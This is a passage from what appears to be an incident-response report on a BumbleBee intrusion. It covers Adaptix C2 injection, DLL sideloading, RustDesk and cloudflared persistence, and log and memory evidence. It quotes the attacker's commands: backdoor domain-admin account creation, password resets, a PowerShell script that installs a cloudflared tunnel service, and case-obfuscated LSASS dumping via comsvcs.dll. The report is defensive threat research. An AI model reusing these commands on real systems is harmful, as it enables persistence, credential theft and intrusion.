    IMPHASH=B7BCF3669526D9F7C267CB4ABA912A86
59 Signed: false
60 Signature: -
61 SignatureStatus: Unavailable

```

Image	QueryName
C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe	ev2sirbd269o5j.org
C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe	ijt0l3i8brit6q.org
C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe	ewujsfb1dp5ran.org
C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe	8doj8uvvx604eck.org
C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe	kwywztxoo2xdot.org
C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe	2rxyt9urhq0bgj.org

```

Match Index: 7
Rule: MALPEDIA_Win_Bumblebee_Auto
Tags: FILE
Description: autogenerated rule brought to you by yara-signator
Author: Felix Bilstein - yara-signator at cocacoding dot com
Id: bb13bacf-dfd1-5f67-a954-b108745cbd18
Date: 2024-10-31
Modified: 2024-11-11
Reference: https://malpedia.caad.fkie.fraunhofer.de/details/win.bumblebee
Source_url: https://github.com/malpedia/signator-rules/blob/6558c417dcf07146b1309b6acde6be0aa96dea10/rules/win.bumblebee_auto.yar#L1-L119
License_url: N/A
Logic_hash: 1740917da778479acf746acdc75f2beb6821c321be8f136bbd653a625bc1c0f8
Score: 75
Quality: 75
Tags: FILE
Version: 1
Tool: yara-signator v0.6.0
Signator_config: callsandjumps;datarefs;binvalue
Malpedia_rule_date: 20241030
Malpedia_hash: 26e26953c49c8efafbf72a38076855d578e0a2e4
Malpedia_version: 20241030
Malpedia_license: CC BY-SA 4.0
Malpedia_sharing: TLP:WHITE
Memory Type: Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000000002f20000
PID: 4260
Process Name: consent.exe
Process Path: \Device\HarddiskVolume4\Users\ [REDACTED] \AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe
CommandLine: "C:\Users\ [REDACTED] \AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe"
User: [REDACTED]
Created: [REDACTED]


Matches:
[]: 2f3bf8b
[]: 2f3bf5e
[]: 2f3c092
[]: 2f3c082
[]: 2f3cda7
[]: 2f3c11c
[]: 2f3ce8a

```

Swisscomm - Bumblebee

In the Swisscom intrusion, the user downloaded `Advanced-IP-Scanner.msi` directly to a management server. This installer functioned as a malicious wrapper. It successfully deployed the legitimate Advanced IP Scanner software to avoid raising suspicion while simultaneously dropping the BumbleBee loader. Following the MSI's execution, the malware staged additional artifacts in the `%TEMP%` directory, establishing the initial foothold on the server while the administrator proceeded with the expected utility.


The malicious payload was staged immediately after the user granted administrative privileges via the User Account Control (UAC) prompt.



Static analysis of the BumbleBee DLL (`msimg32`) revealed several anomalous strings within its PE metadata. Specifically, the 'Original Filename' and 'Description' fields contained values inconsistent with the legitimate Windows library, serving as a key indicator of its malicious nature.

indicator (22)	detail	level
compiler > stamp	Sun Jan 07 16:16:37 2024	2
directory > stamp	Sun Jan 07 16:16:37 2024	2
exports > forwarded > count	5	2
file > entropy	6.598	3
file > footprint	A6DF0B49A5EF9FFD6513BFE061FB60F6D2941A440038E2DE8A7AEB19149...	3
file > size	2893824 bytes	3
file > subsystem	GUI	3
file > tooling	Visual Studio 2010	3
file-name > exports	msimg32_0x0006C85A0E4C916.dll	3
file-name > version	Redders animize	3
groups > API	dynamic-library, file, execution, memory, reconnaissance, exception, da...	2
imphash > md5	B7BCF3669526D9F7C267CB4ABA912A86	3
imports > flag > count	10	1
mitre > technique	T1057, T1082, T1106, T1124, T1497, T1056	2
rich-header > checksum	0xA989801A	3
rich-header > footprint	E6FD3D957044EB5BE8659643A6C3C029062162902F2AE6F7C4122A77A90...	3
rich-header > offset	0x00000080	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	code-integrity (CI) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
string > URL	6.295.250.3	2

Furthermore, the digital signature on the `msimg32` DLL was traced to a certificate issued to a Russian-based entity. This mirrored the signing patterns observed in previous BumbleBee waves, suggesting a consistent supply chain for their malicious binaries.



Adaptix C2- AdgNsy.exe

Following the initial BumbleBee beacon, the loader retrieved and executed `AdgNsy.exe`. Forensic analysis identified this file as a renamed instance of the legitimate `WAB.exe` (Windows Address Book) utility. The attack used this binary for process injection: the loader executed the masqueraded `WAB.exe` and injected it with Adaptix shellcode. This resulted in an active Adaptix C2 HTTP beacon that, in this instance, utilized default configuration settings for its communication profile. Deeper analysis of this activity is covered in the Defense Evasion section.

```
ParentImage: C:\Windows\System32\wbem\WmiPrvSE.exe  
ParentCommandLine: C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
```

```
OriginalFileName: WAB.EXE
CommandLine: C:\Users\<redacted>\AppData\Local\AdgNsy.exe
```

Following the establishment of the C2 channel, the threat actor initiated discovery and enumeration activities. Analysis of the process telemetry revealed a series of living-off-the-land commands used to map the environment:

- Host/User Discovery: `whoami`, `systeminfo`, `quser`
- Domain/Network Reconnaissance: `nltest`, `ping`

Furthermore, they leveraged the beacon for internal network scanning, signaling the start of lateral movement preparation within the victim infrastructure.

Swisscom - Adaptix C2

In the Swisscom incident, a 40-minute dwell time preceded the deployment of an Adaptix C2 agent. The loader dropped an authentic version of the Windows Contacts utility into a user-writable folder to facilitate process injection. This mechanism was used to execute Adaptix C2 shellcode, initiating an outbound connection to `170.130.55[.]223`.

<code>debug > file</code>	<code>wab.pdb</code>
<code>export</code>	<code>n/a</code>
<code>version > original-file-name</code>	<code>WAB.EXE</code>
<code>manifest</code>	<code>Microsoft.Windows.InternetExplorer.AddressBook</code>
<code>.NET > module > name</code>	<code>n/a</code>
<code>certificate > program-name</code>	<code>n/a</code>

Persistence

Domain Account Creation

On the initial day of the intrusion, the threat actor moved to establish persistent administrative access by creating two new domain accounts via `net.exe`. The account names `backup_DA` and `backup_EA` were likely chosen to blend in with legitimate administrative naming conventions:

```
net user backup_DA P@ssw0rd1234 /add /dom
net user backup_EA P@ssw0rd1234 /add /dom
```

Following creation, the threat actor immediately performed privilege escalation by adding the `backup_EA` account to the Enterprise Admins group, granting them the highest level of authority across the entire Active Directory forest:

```
net group "enterprise admins" backup_EA /add /dom
```

Services

Following the initial compromise, the threat actor used RDP to pivot to two internal servers. The objective was to install RustDesk, which was subsequently registered as a Windows service.

 winlog.event_id	7045
 winlog.event_data.ServiceType	user mode service
 winlog.event_data.ServiceName	RustDesk Service
 winlog.event_data.ImagePath	"C:\Program Files\RustDesk\RustDesk.exe" --service
 message	 A service was installed in the system. Service Name: RustDesk Service Service File Name: "C:\Program Files\RustDesk\RustDesk.exe" --service Service Type: user mode service Service Start Type: auto start Service Account: LocalSystem

Administrator Account Manipulation

On the second day of the intrusion, the threat actor engaged in account takeover across high-value assets. By executing `net user administrator P@ssw0rd!`, they established direct control over local administrative contexts on the file and backup servers. The operation culminated in the reactivation of the built-in Domain Administrator account on the primary domain controller.

 host.name	 process.parent.name	 process.name	 process.command_line
FILE SERVER	powershell.exe	net.exe	"C:\Windows\system32\net.exe" user administrator P@ssw0rd!
FILE SERVER	powershell.exe	net.exe	"C:\Windows\system32\net.exe" user administrator P@ssw0rd!
BACKUP SERVER	powershell.exe	net.exe	"C:\Windows\system32\net.exe" user administrator P@ssw0rd!
BACKUP SERVER	powershell.exe	net.exe	"C:\Windows\system32\net.exe" user administrator P@ssw0rd!
DC SERVER	powershell.exe	net.exe	"C:\Windows\system32\net.exe" user administrator /active:yes /dom
DC SERVER	powershell.exe	net.exe	"C:\Windows\system32\net.exe" user administrator /active:yes /dom

Swisscom

In the Swisscom observed intrusion, the threat actor achieved persistence on a domain controller by installing the Cloudflare tunneling software as a Windows service, causing it to run automatically after the host rebooted. Cloudflared has multiple capabilities that are useful for threat actors:

- Bypasses firewalls and NAT by initiating outbound connections.
- Encrypts traffic using HTTPS, making inspection more difficult.
- Avoids the need for port forwarding by using reverse tunneling.
- Routes the traffic through Cloudflare, which appears legitimate and can evade detection.
- Requires minimal configuration and is easy to deploy.

The installation was performed through a PowerShell script called 1.ps1, which downloaded the software and registered a new service for it.


```

1 | Set-TLS 1.2 for secure downloads
2 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
3
4 # Alternative download URLs in case GitHub is blocked
5 $msiUrl = "https://github.com/cloudflare/cloudflared/releases/download/2025.6.0/cloudflared-windows-amd64.msi"
6 $exeUrl = "https://github.com/cloudflare/cloudflared/releases/download/2025.6.0/cloudflared-windows-amd64.exe"
7
8 # Try multiple download methods
9 try {
10     # Attempt download with progress
11     Write-Host "Downloading cloudflared MSI package..."
12     try {
13         Invoke-WebRequest -Uri $msiUrl -OutFile 'cloudflared.msi' -UseBasicParsing
14     } catch {
15         Write-Host "Primary download failed, trying alternative method..."
16         # Alternative download method using BITS
17         Start-BitsTransfer -Source $msiUrl -Destination 'cloudflared.msi'
18     }
19
20     # Verify download
21     if (-not (Test-Path 'cloudflared.msi')) {
22         throw "MSI download failed"
23     }
24
25     # Install MSI silently
26     Write-Host "Installing cloudflared MSI package..."
27     Start-Process msixexec -ArgumentList "/i `"$cloudflared.msi`"" /qn /log ""$env:ProgramData\cloudflared_msi_install.log""" -Wait
28
29     # Download EXE version
30     Write-Host "Downloading cloudflared EXE..."
31     try {
32         Invoke-WebRequest -Uri $exeUrl -OutFile 'cloudflared.exe' -UseBasicParsing
33     } catch {
34         Write-Host "Primary download failed, trying alternative method..."
35         Start-BitsTransfer -Source $exeUrl -Destination 'cloudflared.exe'
36     }
37
38     # Verify download
39     if (-not (Test-Path 'cloudflared.exe')) {
40         throw "EXE download failed"
41     }
42
43     # Install service
44     Write-Host "Installing cloudflared service..."
45     Start-Process -FilePath "$PWD\cloudflared.exe" -ArgumentList "service install eyJhojIoNjM2NWUyZmKxZDIzNiQ5NmYlIHNqZGZzMGM2ZWVME2MDA1LCB0IGo1InR5MDU1MmYtNTNRJmYwOGEWLySODUsMDkZYmYmWEZYTkyISI= --no-autoupdate"
46     Write-Host "Installation completed successfully."
47 } catch {
48     Write-Host "An error occurred: $_" -ForegroundColor Red
49     exit 1
50 }
```

Based on the comments in the script and the strings output in the PowerShell console, it is likely that 1.ps1 was developed with generative AI tools.

Privilege Escalation

There were a limited number of privilege escalation techniques observed during this incident due to the threat actor obtaining a privileged session by compromising a domain admin in the first instance.

Defense Evasion

DLL Sideloading

The BumbleBee loader established its initial foothold via DLL search order hijacking. The threat actor staged a malicious `msimg32.dll` file in a user-writable directory alongside a relocated copy of `consent.exe` (the legitimate Windows UAC binary). Upon execution of `consent.exe`, the operating system prioritized the local, malicious DLL over the authentic version in `System32`, triggering the loader's execution. This hijacked execution flow was corroborated by Sysmon event logs, which captured the anomalous process creation and image loading.

Memory analysis of the AdgNsy.exe process confirmed the presence of unbacked execution. Analysts identified a thread whose entry point originated outside of the known binary's image space, an indicator of shellcode execution. Furthermore, the discovery of multiple private, non-image regions with Read/Write/Execute (RWX) protections provides conclusive evidence of injected code residing in memory.

```
0045 9796 AdgNsy.exe PROC_DEBUG 0000000000000000 TID:9924 NO_IMAGE
0068 9796 AdgNsy.exe THREAD 00002627c25a230 000048722000 0600000048722847 A rwx fffffb30cc76c7cf0 000000000000 0000000000000000 - --rwX-
069d 9796 AdgNsy.exe PRIVATE_RWX 00007ffc97990000 000094329000 6000000094329867 A rwx fffffb30cc90622a0 000094329000 0a00000094329821 A Pf --rwX-
069e 9796 AdgNsy.exe NOIMAGE_RWX 00002627c251000 0000b832a000 60000000b832a867 A rwx fffffb30cc90622a0 0000b832a000 0a000000b832a821 A Pf --rwX-
069f 9796 AdgNsy.exe NOIMAGE_RWX 00002627c252000 000005e2b000 6000000005e2b867 A rwx fffffb30cc90622a0 000005e2b000 0a00000005e2b821 A Pf --rwX-
06a0 9796 AdgNsy.exe NOIMAGE_RWX 00002627c253000 000005e2b000 6000000005e2b867 A rwx fffffb30cc90622a0 000005e2b000 0a00000005e2b821 A Pf --rwX-
06a1 9796 AdgNsy.exe NOIMAGE_RWX 00002627c259000 00011b931000 600000011b931867 A rwx fffffb30cc90622a0 00011b931000 0a0000011b931821 A Pf --rwX-
06b1 9796 AdgNsy.exe PRIVATE_RX 00007ffc95400000 00008e123000 050000008e123805 A r-x fffffb30cc76c9410 000000000000 0000000000000000 - p--rwX-
06b6 9796 AdgNsy.exe NOIMAGE_RX 00002627a781000 0000894fe000 35000000894fe005 A r-x fffffb30cc90562c0 0000894fe000 0a000000894fe921 A Pf --rwX-
06b7 9796 AdgNsy.exe NOIMAGE_RX 00002627a782000 00005ccfd000 350000005ccfd005 A r-x fffffb30cc90562c0 00005ccfd000 0a0000005ccfd921 A Pf --rwX-
06b8 9796 AdgNsy.exe NOIMAGE_RX 00002627a783000 0000177fc000 35000000177fc005 A r-x fffffb30cc90562c0 0000177fc000 0a000000177fc921 A Pf --rwX-
06b9 9796 AdgNsy.exe NOIMAGE_RX 00002627a784000 0001241fb000 350000001241fb005 A r-x fffffb30cc90562c0 0001241fb000 0a0000001241fb921 A Pf --rwX-
06ba 9796 AdgNsy.exe NOIMAGE_RX 00002627a790000 000124015000 65000000124015805 A r-x fffffb30cc9056040 000124015000 0a000000124015821 A Pf --rwX-
06bb 9796 AdgNsy.exe NOIMAGE_RX 00002627a791000 000109914000 65000000109914805 A r-x fffffb30cc9056040 000109914000 0a000000109914821 A Pf --rwX-
06bc 9796 AdgNsy.exe NOIMAGE_RX 00002627a792000 000097213000 6500000097213805 A r-x fffffb30cc9056040 000097213000 0a00000097213821 A Pf --rwX-
06bd 9796 AdgNsy.exe NOIMAGE_RX 00002627a793000 000018312000 6500000018312805 A r-x fffffb30cc9056040 000018312000 0a00000018312821 A Pf --rwX-
06be 9796 AdgNsy.exe NOIMAGE_RX 00002627c250000 00001502b000 650000001502b805 A r-x fffffb30cc90622a0 00001502b000 0a0000001502b921 A Pf --rwX-
06bf 9796 AdgNsy.exe NOIMAGE_RX 00002627c254000 0000bbd30000 65000000bbd30805 A r-x fffffb30cc90622a0 0000bbd30000 0a000000bbd30921 A Pf --rwX-
06c0 9796 AdgNsy.exe NOIMAGE_RX 00002627c255000 00007f42f000 650000007f42f805 A r-x fffffb30cc90622a0 00007f42f000 0a0000007f42f921 A Pf --rwX-
06c1 9796 AdgNsy.exe NOIMAGE_RX 00002627c256000 00004502e000 650000004502e805 A r-x fffffb30cc90622a0 00004502e000 0a0000004502e921 A Pf --rwX-
```

Scanning the memory of the hijacked AdgNsy.exe process revealed active C2 configuration strings and beaconing artifacts. Because these artifacts were not found during a static analysis of the AdgNsy.exe file, it is clear that the malicious code was injected post-execution.

```
Match Index: 17
Rule: AdaptixC2_listener_beacon_http_var2
Tags:
Description: Detects Adaptix C2 listener_beacon_http using default settings.
Author: The DFIR Report
Date: 2024-07-16
Updated: 2025-07-23
Reference: https://intel.thedfirreport.com/events/view/36809,https://intel.thedfirreport.com/events/view/36726
Memory Type: Virtual Memory (VAD)
Memory Tag: HEAP-00 [NtSegment]
Base Address: 0x000002627c840000
PID: 9796
Process Name: AdgNsy.exe
Process Path: \Device\HarddiskVolume4\Users\ [REDACTED] \AppData\Local\AdgNsy.exe
CommandLine: C:\Users\ [REDACTED] \AppData\Local\AdgNsy.exe
User: [REDACTED]
Created: [REDACTED]

Matches:
[{"status": "ok", "data": 2627c8c3130, 2627c8c5140, 2627c8c7150, 2627c8c9160, 2627c8cb170, 2627c8cd180, 2627c8cf190,
2627c8d11a0, 2627c8f4d15, 2627c8f5535, 2627c8f71a5, 2627c8f75b5, 2627c8f85f5, 2627c90efea
[, "metrics": "sync"]]: 2627c8c314b, 2627c8c515b, 2627c8c716b, 2627c8c917b, 2627c8cb18b, 2627c8cd19b, 2627c8cf1ab, 2627c8d11bb,
2627c8f4d30, 2627c8f5550, 2627c8f71c0, 2627c8f75d0, 2627c8f8610, 2627c90f005
[Mozilla/5.0 (Windows NT 6.2; rv:20.0) Gecko/20121202 Firefox/20.0]: 2627c8e5150
[Internet Widgits Pty Ltd]: 2627c907461

[{"status": "ok", "data": 2627c8c3130:
000002627c8c30f0 11 00 00 00 c0 d0 e0 f0 a3 c9 6d 79 20 00 00 00 .....my ...
000002627c8c3100 0f 00 00 00 00 00 00 00 10 31 8c 7c 62 02 00 00 .....1.|b...
000002627c8c3110 00 80 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 .....
000002627c8c3120 00 00 00 00 00 00 00 00 11 3a 2d 02 00 00 00 80 .....:.....
000002627c8c3130 7b 22 73 74 61 74 75 73 22 3a 20 22 6f 6b 22 2c {"status": "ok",
000002627c8c3140 20 22 64 61 74 61 22 3a 20 22 22 2c 20 22 6d 65 "data": "", "me
000002627c8c3150 74 72 69 63 73 22 3a 20 22 73 79 6e 63 22 7d 00 trics": "sync"}.
000002627c8c3160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

To further support these findings, consent.exe was executed alongside the malicious BumbleBee msimg32.dll via DLL sideloading in a controlled analysis environment, consistent with the observed execution behavior. During runtime, the memory analysis tool PE-sieve, developed by the malware analyst hasherezade, was executed against the

live `consent.exe` process. This resulted in the identification and extraction of an anomalous, unmapped in-memory module dumped as `hasherezade_pussy.dll`. This module corresponds to the same DLL referenced in the previously observed Sysmon call trace.

```
Scanning workingset: 373 memory regions.
[*] Workingset scanned in 62 ms.
[+] Report dumped to: process_11244
[*] Dumped module to: C:\Users\
    \\process_11244\2920000.hasherezade_pussy.dll as UNMAPPED
[+] Dumped modified to: process_11244
[+] Report dumped to: process_11244
```

Subsequent analysis of `hasherezade_pussy.dll` indicated that it contained functionality related to environment and virtualization checks, encrypted payload handling, and process injection. Strings within the module reference multiple Win32 and NTAPI functions commonly used for process injection, supporting the hypothesis that shellcode was injected into `AdgNsy.exe`.

```
file_entry_point
Advapi32.dll
OpenProcessToken
AdjustTokenPrivileges
kernel32.dll
SleepEx
WriteProcessMemory
LdrLoadDll
LdrGetProcedureAddress
ZwProtectVirtualMemory
RtlAnsiStringToUnicodeString
RtlFreeUnicodeString
NtQueueApcThread
IsWow64Process
LoadLibraryA
ZwQueryInformationProcess
RtlNtStatusToDosError
NtResumeProcess
ZwAllocateVirtualMemory
ZwWriteVirtualMemory
ZwReadVirtualMemory
ZwGetContextThread
ZwSetContextThread
NtMapViewOfSection
NtUnmapViewOfSection
NtCreateSection
ZwClose
```

```
ntdll.dll
kernel32.dll
kernelbase.dll
advapi32.dll
LdrGetDllHandle
LdrHotPatchRoutine
LdrLoadDll
LdrUnloadDll
NtContinue
NtCreateFile
NtCreateProcess
NtCreateProcessEx
NtCreateSection
NtCreateThread
NtCreateThreadEx
NtCreateUserProcess
NtGetContextThread
NtMapViewOfSection
NtProtectVirtualMemory
NtQueryInformationThread
NtQueueApcThread
NtReadVirtualMemory
NtFreeVirtualMemory
NtAllocateVirtualMemory
NtResumeThread
NtSetContextThread
NtSetInformationProcess
NtSetInformationThread
NtSuspendThread
NtUnmapViewOfSection
```

```
OpenThread
GetProcAddress
CreateRemoteThread
CreateRemoteThreadEx
CreateThread
FindFirstFileA
FindFirstFileW
HeapCreate
LoadLibraryExA
LoadLibraryExW
MapViewOfFile
MapViewOfFileEx
QueueUserAPC
SleepEx
VirtualAlloc
VirtualAllocEx
VirtualProtect
VirtualProtectEx
WriteProcessMemory
GetModuleHandleW
CryptImportKey
CryptDuplicateKey
LogonUserA
LogonUserExA
LogonUserExW
LogonUserW
VirtualProtect
WriteProcessMemory
```

File Deletion

Forensic analysis of host telemetry revealed a pattern of secure file deletions intended to minimize the attack's local footprint. By monitoring Sysmon Event ID 23, we identified the precise timestamps and file paths of the components removed by the threat actor, including the initial loaders and reconnaissance logs.

event.code	event.action	file.directory	file.path
23	FileDelete (File Delete archived)	C:\ProgramData	C:\ProgramData\rustdesk-1.3.9-x86_64.msi
23	FileDelete (File Delete archived)	C:\ProgramData	C:\ProgramData\rustdesk-1.3.9-x86_64.msi
23	FileDelete (File Delete archived)	C:\ProgramData	C:\ProgramData\FileZilla_3.68.1_win64_sponsored2-setup.exe
23	FileDelete (File Delete archived)	C:\ProgramData	C:\ProgramData\n.exe
23	FileDelete (File Delete archived)	C:\ProgramData	C:\ProgramData\WinRAR.exe
23	FileDelete (File Delete archived)	C:\ProgramData	C:\ProgramData\n.exe

Case variation in command execution

The threat actor utilized command-line obfuscation by employing inconsistent, mixed-case strings for process execution. Invocations such as `CmD.exe` and `p0WerShELl.exe` were likely used to evade case-sensitive detection signatures or rudimentary pattern-matching rules within security monitoring tools.

host_name	User	ProcessId	Image	exe_name	CommandLine
	NT AUTHORITY\SYSTEM	2256	C:\Windows\System32\cmd.exe	Cmd.exe	Cmd.exe /Q /c for /f "tokens=1,2 delims=" "%A in ("tasklist /fi "imagename eq lsass.exe" find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll
	NT AUTHORITY\SYSTEM	6524	C:\Windows\System32\cmd.exe	CMD.exe	CMD.exe /Q /c for /f "tokens=1,2 delims=" "%A in ("tasklist /fi "imagename eq lsass.exe" find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll
		6200	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	POWERSHELL.exe	POWERSHELL.exe -NoP -Enc cg81AG4AZ8sAGwAMwAyAC4AZQ84AGUAIABDADoAXABXAGkAbgBkAG8AdwbZAFwAUwB5AHMAdABIAgOAMwAyAFwAYwBv
		292	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	poWerShELl.exe	poWerShELl.exe -NoP -Enc cg81AG4AZ8sAGwAMwAyAC4AZQ84AGUAIABDADoAXABXAGkAbgBkAG8AdwbZAFwAUwB5AHMAdABIAgOAMwAyAFwAYwBv
	NT AUTHORITY\SYSTEM	5668	C:\Windows\System32\cmd.exe	CmD.exe	CmD.exe /Q /c for /f "tokens=1,2 delims=" "%A in ("tasklist /fi "imagename eq lsass.exe" find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll
	NT AUTHORITY\SYSTEM	4204	C:\Windows\System32\cmd.exe	CmD.exe	CmD.exe /Q /c for /f "tokens=1,2 delims=" "%A in ("tasklist /fi "imagename eq lsass.exe" find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll
	NT AUTHORITY\SYSTEM	564	C:\Windows\System32\cmd.exe	cMd.EXE	cMd.EXE /Q /c for /f "tokens=1,2 delims=" "%A in ("tasklist /fi "imagename eq lsass.exe" find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll
		3520	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	PoWerShELl.EXE	PoWerShELl.EXE -NoP -Enc cg81AG4AZ8sAGwAMwAyAC4AZQ84AGUAIABDADoAXABXAGkAbgBkAG8AdwbZAFwAUwB5AHMAdABIAgOAMwAyAFwAYwBv
	NT AUTHORITY\SYSTEM	716	C:\Windows\System32\cmd.exe	CmD.exe	CmD.exe /Q /c for /f "tokens=1,2 delims=" "%A in ("tasklist /fi "imagename eq lsass.exe" find "lsass") do rundll32.exe C:\windows\System32\comsvcs.dll

Swisscom

